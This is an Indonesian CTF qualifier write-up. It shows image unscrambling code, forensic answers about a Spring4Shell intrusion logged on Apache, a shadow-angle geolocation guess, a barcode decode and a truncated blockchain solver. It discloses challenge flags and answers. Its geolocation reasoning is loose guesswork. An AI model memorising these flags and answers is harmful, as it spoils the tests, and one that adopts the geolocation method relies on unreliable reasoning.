NCW CTF 2024

WRITEUP

QUAL

Tiga Hacker Menabung dan Rajin Membaik

Badut

pantun dong bang

w1thre

TABLE OF CONTENTS

FORENSICS

ZaBlender

Diberikan sebuah attachment png dan source code python untuk mengenkripsi dari gambar png tersebut

zaBlender.py

```python
from PIL import Image
import numpy as np
from random import randint, seed

def scramble_pixels(pixels, width, height):
    flat_pixels = pixels.reshape(-1, pixels.shape[-1])
    pixel_order = list(range(width * height))
    np.random.shuffle(pixel_order)
    scrambled = np.zeros_like(flat_pixels)
    for i, idx in enumerate(pixel_order):
        scrambled[i] = flat_pixels[idx]
    return scrambled.reshape(pixels.shape)

def xor_pixels(pixels, random_matrix):
```

```
    return pixels ^ random_matrix[:, :, np.newaxis]

def enhance_image():
    print("Welcome to za ImageBlender")
    print("za ImageBlender will blend your image to a Special Image")
    print("make sure your image is in the same folder as za ImageBlender")
    input_file = input("Enter the name of your image file to blend: ")
    output_file = "blended_" + input_file

    try:
        img = Image.open(input_file)
        width, height = img.size
        pixels = np.array(img)
    except:
            print("Oops! Couldn't put the image in za blender. Did you spell it
right?")
        return

    secret_seed = (width * height) % 10000
    seed(secret_seed)
    np.random.seed(secret_seed)

    scrambled_pixels = scramble_pixels(pixels, width, height)

    random_matrix = np.random.randint(1, 256, size=(height, width), dtype=np.uint8)
    xored_pixels = xor_pixels(scrambled_pixels, random_matrix)

    scrambled_img = Image.fromarray(xored_pixels)
    scrambled_img.save(output_file)

    print(f"Blendered image is saved as {output_file}")
    print(f"Don't forget this special ingredient: {secret_seed}")

if __name__ == "__main__":
    enhance_image()
```

Pada kode di atas adalah program untuk memodifikasi gambar dengan dua teknik melibatkan random pixel dan XOR, untuk memberikan gambar scrambled sebagai output. Dengan kata lain, gambar diambil dari input, diubah menjadi array piksel. Piksel diacak menggunakan fungsi `scramble_pixels`, yang mengacak urutan piksel. Kemudian, hasil array akan dioperasikan dengan matriks acak menggunakan operasi XOR, melalui fungsi

`xor_pixels`. Kesimpulannya adalah gambar output yang baru disimpan dengan nama baru serta menggunakan “secret seed”.


Maka dari itu kami membuat kode untuk recover gambar yang sebelumnya telah diacak dan di-XOR. Gambar "scrambled" dibuka dan diubah menjadi array pixel. Pertama XOR reverse menggunakan fungsi `xor_reverse` dengan random matrix yang sama yang digunakan untuk proses awal. Kemudian, urutan piksel yang telah diacak direcover ke urutan aslinya menggunakan fungsi `descramble_pixels`, dengan bantuan random seed yang sama dari ukuran gambar.

recover.py

```
from PIL import Image
import numpy as np
from random import seed

def descramble_pixels(pixels, width, height, seed_value):
    flat_pixels = pixels.reshape(-1, pixels.shape[-1])
    pixel_order = list(range(width * height))
    np.random.seed(seed_value)
    np.random.shuffle(pixel_order)

    descrambled = np.zeros_like(flat_pixels)
    for i, idx in enumerate(pixel_order):
        descrambled[idx] = flat_pixels[i]
    return descrambled.reshape(pixels.shape)

def xor_reverse(pixels, random_matrix):
    return pixels ^ random_matrix[:, :, np.newaxis]

def recover_image():
    input_file = "blended_vrr.png"
    output_file = "recovered_image1.png"

    try:
        scrambled_img = Image.open(input_file)
```


```
        width, height = scrambled_img.size
        scrambled_pixels = np.array(scrambled_img)
    except:
        print("Couldn't load the blended image.")
        return

    secret_seed = (width * height) % 10000
    seed(secret_seed)
    np.random.seed(secret_seed)

    random_matrix = np.random.randint(1, 256, size=(height, width), dtype=np.uint8)

    xored_pixels = xor_reverse(scrambled_pixels, random_matrix)
    original_pixels = descramble_pixels(xored_pixels, width, height, secret_seed)

    recovered_img = Image.fromarray(original_pixels)
    recovered_img.save(output_file)

    print(f"Recovered image: {output_file}")

if __name__ == "__main__":
    recover_image()
```

Hasilnya didapat masih samar-samar namun dapat terbaca string flagnya, dengan sedikit penyesuaian visual menggunakan https://www.aperisolve.com/ didapat walau hasilnya seperti berikut



FLAG: NCW{THIS_MIGHT_BE_ZA_BLENDER_VRR}


ShopiToko



Diberikan sebuah attachment apache pada challenge forensics dan juga terdapat service connection untuk menjawab [7/7] pertanyaan dari attachment .log terkait.

1. How many different HTTP status codes appear in the log? (answer format: 0):


   Terdapat 3 status code pada HTTP yaitu ***200***, ***403***, ***404***



Answer: 3

2. What is the attacker's IP address? (answer format: 000.000.000.000):


   Dapat ditemukan pada baris ke:51 ditemukan anomali yaitu attacker melakukan percobaan eksploitasi dengan melakukan eksekusi kode java dan ip nya 190.253.15.120



Answer: 190.253.15.120

3. what is the name of the file created by the attacker's exploit attempt? (answer format: filename.ext):


   Attacker mengeksekusi file jsp, dapat dilihat pada awal log baris ke:52



Answer: bargaintime.jsp

4. What is the name of the Java class used in the exploit attempt? (answer format: ClassName):


   Dapat dilihat pada baris sebelumnya ke:51 attacker mengeksekusi kode jsp



   Answer: classLoader

5. What is the name of the user account that the attacker attempted to create? (answer format: username):


   Pada baris ke:58 log dimana attacker menjalankan command adduser dengan nama discount_master



   Answer: discount_master

6. What is the exact timestamp (in UTC) of the first successful command execution by the attacker after gaining access through the vulnerability? (answer format: DD/MM/YYYY:HH:MM:SS):

   Sang attacker pertama kali berhasil melakukan eksekusi command untuk mendapatkan akses yaitu pada log ke:52



   Answer: 15/06/2024:02:24:45

7. What is the CVE number for the vulnerability exploited in this attack? (answer format: CVE-YYYY-NNNNN):

   Dan CVE number nya adalah CVE-2022-22965 vuln pada Spring MVC yang dimana dapat dilakukan RCE

CVE-2022-22965 Detail

Description

A Spring MVC or Spring WebFlux application running on JDK 9+ may be vulnerable to remote code execution (RCE) via data binding. The specific exploit requires the application to run on Tomcat as a WAR deployment. If the application is deployed as a Spring Boot executable jar, i.e. the default, it is not vulnerable to the exploit. However, the nature of the vulnerability is more general, and there may be other ways to exploit it.

Answer: CVE-2022-22965

auto.py

```python
from pwn import *

def value(io):
    io.sendline(b'3')
    io.sendline(b'190.253.15.120')
    io.sendline(b'bargaintime.jsp')
    io.sendline(b'classLoader')
    io.sendline(b'discount_master')
    io.sendline(b'15/06/2024:02:24:45')
    io.sendline(b'CVE-2022-22965')

    output = io.recvall()
    format(output)

def format(output):
    lines = output.decode('utf-8', errors='ignore').split('\n')
    for line in lines:
        print(line)

if __name__ == "__main__":
    io = remote('103.145.226.92', 35353)
    value(io)
```

```
root@npdn /h/n/C/N/ShopiToko# python3 automation.py
[+] Opening connection to 103.145.226.92 on port 35353: Done
[+] Receiving all data: Done (915B)
[*] Closed connection to 103.145.226.92 port 35353
1. How many different HTTP status codes appear in the log? (answer format: 0): Correct!
2. What is the attacker's IP address? (answer format: 000.000.000.000): Correct!
3. What is the name of the file created by the attacker's exploit attempt? (answer format: filename.ext): Correct!
4. What is the name of the Java class used in the exploit attempt? (answer format: ClassName): Correct!
5. What is the name of the user account that the attacker attempted to create? (answer format: username): Correct!
6. What is the exact timestamp (in UTC) of the first successful command execution by the attacker after gaining access through the vulnerability? (answer format: DD/MM/YYYY:HH:MM:SS): Correct!
7. What is the CVE number for the vulnerability exploited in this attack? (answer format: CVE-YYYY-NNNNN): Correct!
bravo heres the flag, Enjoy!!!!!!!!:: NCW{n1ce_3yes_y0u_got_th3re_d1d_the_chall_made_your_eyes_spring}
```

FLAG: NCW{n1ce_3yes_y0u_got_th3re_d1d_the_chall_made_your_eyes_spring}


MISC

Sanity Check

Langsung saja disambit

FLAG: NCW{wow}

Shadow Hunt



Diberikan file clue.png dan instruction.txt. Pada gambar clue bisa kita lihat hanya terdapat gambar tiang dengan rantai.

Ternyata ketika dilihat pada instruction.txt terdapat clue yang sangat jelas.

instruction.txt

```
One of our top agents has gone rogue and fled to an unknown location. Despite his skills, he can't escape our omniscient radar. We've gathered crucial information and clues about his possible destination.

The image is the destination of the rogue agent.
The metal pole with chains you see has a height of 325 pixels, and its shadow is 125 pixels long.
The image was taken on 1 August 2022, 02:07:34 UTC.

Your task, should you choose to accept it, is to find the destination country the rogue agent has fled to.
Best of luck, agent.
This message will self-destruct in 10 seconds.
```

Dari informasi yang didapatkan, terdapat clue yang disediakan yaitu

- Pole height is 325 px
- Shadow length is 125 px
- Date image taken is 1 August 2022, 02:07:34 UTC

Dari data diatas, dapat diasumsikan bahwa kita harus melakukan shadow analysis dengan melakukan solar elevation angle dengan rumus

$$Solar\ Elevation\ Angle(\alpha) = arctan\left(\frac{Height\ of\ the\ pole}{Length\ of\ the\ Shadow}\right)$$

calculate.py

```
import math

# Given data
pole_height = 325  # in pixels
shadow_length = 125  # in pixels

# Calculate solar elevation angle (in degrees)
solar_elevation_angle = math.degrees(math.atan(pole_height / shadow_length))
solar_elevation_angle
print(solar_elevation_angle)
```

Hasil kalkulasi jika dibulatkan adalah 69°

Selanjutnya, Gambar diambil pada tanggal 1 Agustus 2022 pukul 02:07:34 UTC. Untuk mempersempit lokasi, kita perlu mengonversikannya ke waktu setempat dengan mempertimbangkan zona waktu.

Dengan melihat waktunya (dini hari UTC), hal ini menunjukkan bahwa foto tersebut kemungkinan diambil di wilayah yang lebih cepat beberapa jam dari UTC. Kita bisa mengasumsikan lokasinya mungkin di Asia Timur, Australia, atau wilayah Pasifik.

Sudut elevasi matahari sebesar 69° pada waktu ini (1 Agustus) bisa terjadi di garis lintang yang dekat dengan daerah tropis. Karena saat ini adalah musim panas di Belahan Bumi Utara, matahari relatif tinggi di lokasi sekitar daerah tropis utara atau dekat khatulistiwa.

Berdasarkan sudut matahari, waktu, dan pengaturan lingkungan, gambar tersebut bisa jadi berasal dari pantai di kawasan Asia Pasifik, mungkin di Jepang, Taiwan, atau Tiongkok Selatan, karena tempat-tempat ini selaras dengan pergeseran zona waktu dan ketinggian matahari yang mirip tropis pada waktu itu.

FLAG: NCW{japan}

Surat Cinta Untuk CSC

Diberikan sebuah file surat_cinta.png. Didalam file tersebut terdapat barcode dan clue Tempat/Lokasi shorturl.at.

BINUS UNIVERSITY
Cyber Security Community

NATIONAL CYBER WEEK

Perihal Rapat	:	**Rapat NCW**	No. Undangan Rapat	:	-
Hari/Tanggal	:	**Minggu, 6 Oktober 2024**	Tempat/Lokasi	:	**shorturl.at**
Isi	:	**Pelaksanaan Qual NCW**	Ketua Rapat	:	**LS**

No.	Rincian Pembahasan	Detail Pembahasan	Penanggung Jawab
1	**Pendataan Peserta**	Menentukan siapa saja yang masuk final NCW dan yang menyelesaikan soal ini.	**LS**

Hipotesa kami adalah barcode tersebut merupakan 5 kombinasi karakter shorturl.at/. Langsung saja kita decode barcode tersebut menggunakan online tools https://online-barcode-reader.inliteresearch.com/

Dan ketika dilakukan decode berikut adalah hasilnya

Tipe barcode tersebut merupakan UspsIntelligentMail atau Intelligent Mail Barcode (IMB). Kami menemukan online guide untuk membuat barcode tersebut. https://www.usps.com/election-mail/creating-imb-election-mail-kit.pdf

Jika ingin melakukan decode secara manual dapat menggunakan online decoder


https://postalpro.usps.com/ppro-tools/encoder-decoder

Sebelum melakukan decode, harus mengubah gambar barcode tersebut ke string of sixty five F, D, A, or T characters. Dengan keterangan sebagai berikut.


Key		Description
F		Full Bar
D		Descending Bar
A		Ascending Bar
T		Track Bar

Value yang berhasil di ekstract adalah 107571081177800000000


Kami menggunakan cyberchef untuk melakukan decode desimal tersebut dengan konfigurasi spasi sebagai berikut.



Dan shortulr nya adalah https://www.shorturl.at/k9luN




Pada shorturl tersebut terdapat clue lainnya yaitu 3 kata pumps.zeal.writing. Kami mencari 3 kata tersebut di https://what3words.com/pumps.zeal.writing. Muncul sebuah lokasi di SMAK 1 BPK Penabur. Ketika kami buka di google maps.





FLAG: NCW24{Ezzzzzzznjayyyyyy}

Blackbox Blockchain




Diberikan challenge blockchain dengan infrastructure yang digunakan. Disini kita harus menjalankan command yang ada di website pada terminal kita untuk mendapatkan solution string yang nantinya akan di submit.





Ketika submit string tersebut, lalu Launch. Nantinya akan muncul credential yang dibutuhkan untuk solver.py



Untuk solver nya terdapat pada github yang disediakan, tinggal sesuaikan credentialnya.

solver.py


```
import json
from pathlib import Path
import toml
from starknet_py.contract import Contract
```

```
from starknet_py.net.account.account import Account as StarknetAccount,
KeyPair
from starknet_py.net.full_node_client import FullNodeClient

# StarkNet settings
RPC_URL                                                                =
